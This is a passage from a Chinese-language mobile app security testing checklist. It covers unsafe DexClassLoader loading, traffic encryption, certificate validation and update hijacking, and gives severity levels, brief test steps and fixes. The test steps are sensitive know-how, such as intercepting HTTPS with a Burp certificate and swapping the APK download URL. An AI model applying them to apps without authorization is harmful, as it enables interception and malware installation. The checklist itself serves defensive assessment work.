
**漏洞级别： 高危**

**测试步骤：**

1. 风险位置：

public DexClassLoader(String dexPath,String optimizedDirectory, String libraryPath, ClassLoader parent)[2]

搜索DexClassLoader函数：



2、查看AndroidManifest.xml包package值相对应路径下的文件中是否含有DexClassLoader()函数调用

**安全建议：**

1. 将所需要动态加载的DEX/APK文件放置在APK内部或应用私有目录中。
2. 使用加密网络协议进行下载加载的DEX/APK文件并将其放置在应用私有目录中。
3. 对不可信的加载来源进行完整性校验，如果应用必须将所加载的DEX或APK放置在能被其他应用人意读写的目录中(如sdcard)或使用没有加密的网络协议进行下载加载源，对这些不可信的加载源进行完整性校验和白名单处理，以保证不被恶意代码注入。

# **八、通信安全**

## **1.通信加密**

**漏洞描述：**验证移动客户端和服务器之前的通信是否使用加密信道。

**漏洞危害：**造成敏感信息泄露

**漏洞地址：**通信协议

**漏洞级别：低危**

**测试步骤：查看是否使用https tls协议，使用了tls协议的为**

**没有使用tls的可能会有一个，同时部分使用了https的会有一个警告标示。**

**安全建议：**

建议移动客户端同服务器进行通信时信道使用SSL加密信道进行传输，同时保证加密信道的本身安全（SSLV2，SSLV3已被证明存在漏洞，建议至少使用TLSV1.1以上的算法），或是在通信过程中自实现类似TLS协议的算法，同时也要保证自实现算法的安全性。

## **2.关键数据加密和校验**

**漏洞描述：**验证移动客户端和服务器之前的通信是否使用加密信道。


**漏洞危害：** 容易被攻击者篡改数据。

**漏洞地址：**通信加密

**漏洞级别：中危**

**测试步骤：**

抓包查看敏感信息是否明文传输：



**安全建议：**

测试移动客户端程序提交数据给服务端时，密码等关键字段是否进行了加密和校验，防止恶意用户嗅探和修改用户数据包中的密码等敏感信息。

## **3.证书有效性验证**


**漏洞描述：**验证移动客户端和服务器之间是否存在双向验证的机制，同时确认此机制是否完善，服务器是否以白名单的方式对发包者的身份进行验证。

**漏洞危害：**如果安装了恶意程序很有可能会劫持数据，造成信息泄漏等风险。

**漏洞地址：**checkServerTrusted函数

**漏洞级别：低危**

**测试步骤：**安装burpsuite证书查看是否能够获取到https中传输数据。

****

**安全建议：**

使用“证书或公钥锁定”的办法来防护证书有效性未作验证的问题。

## **4.移动客户端更新安全**

**漏洞描述：**测试移动客户端自动更新机制是否安全。

**漏洞危害：**容易被劫持替换安装恶意软件。

**漏洞地址：url**

**漏洞级别： 中危**

**测试步骤：**替换响应数据中地址apk文件，查看是否能够安装

**安全建议：**

1. 建议服务器返回给移动客户端的数据也需要经过二次加密处理。
2. 对返回数据进行校验。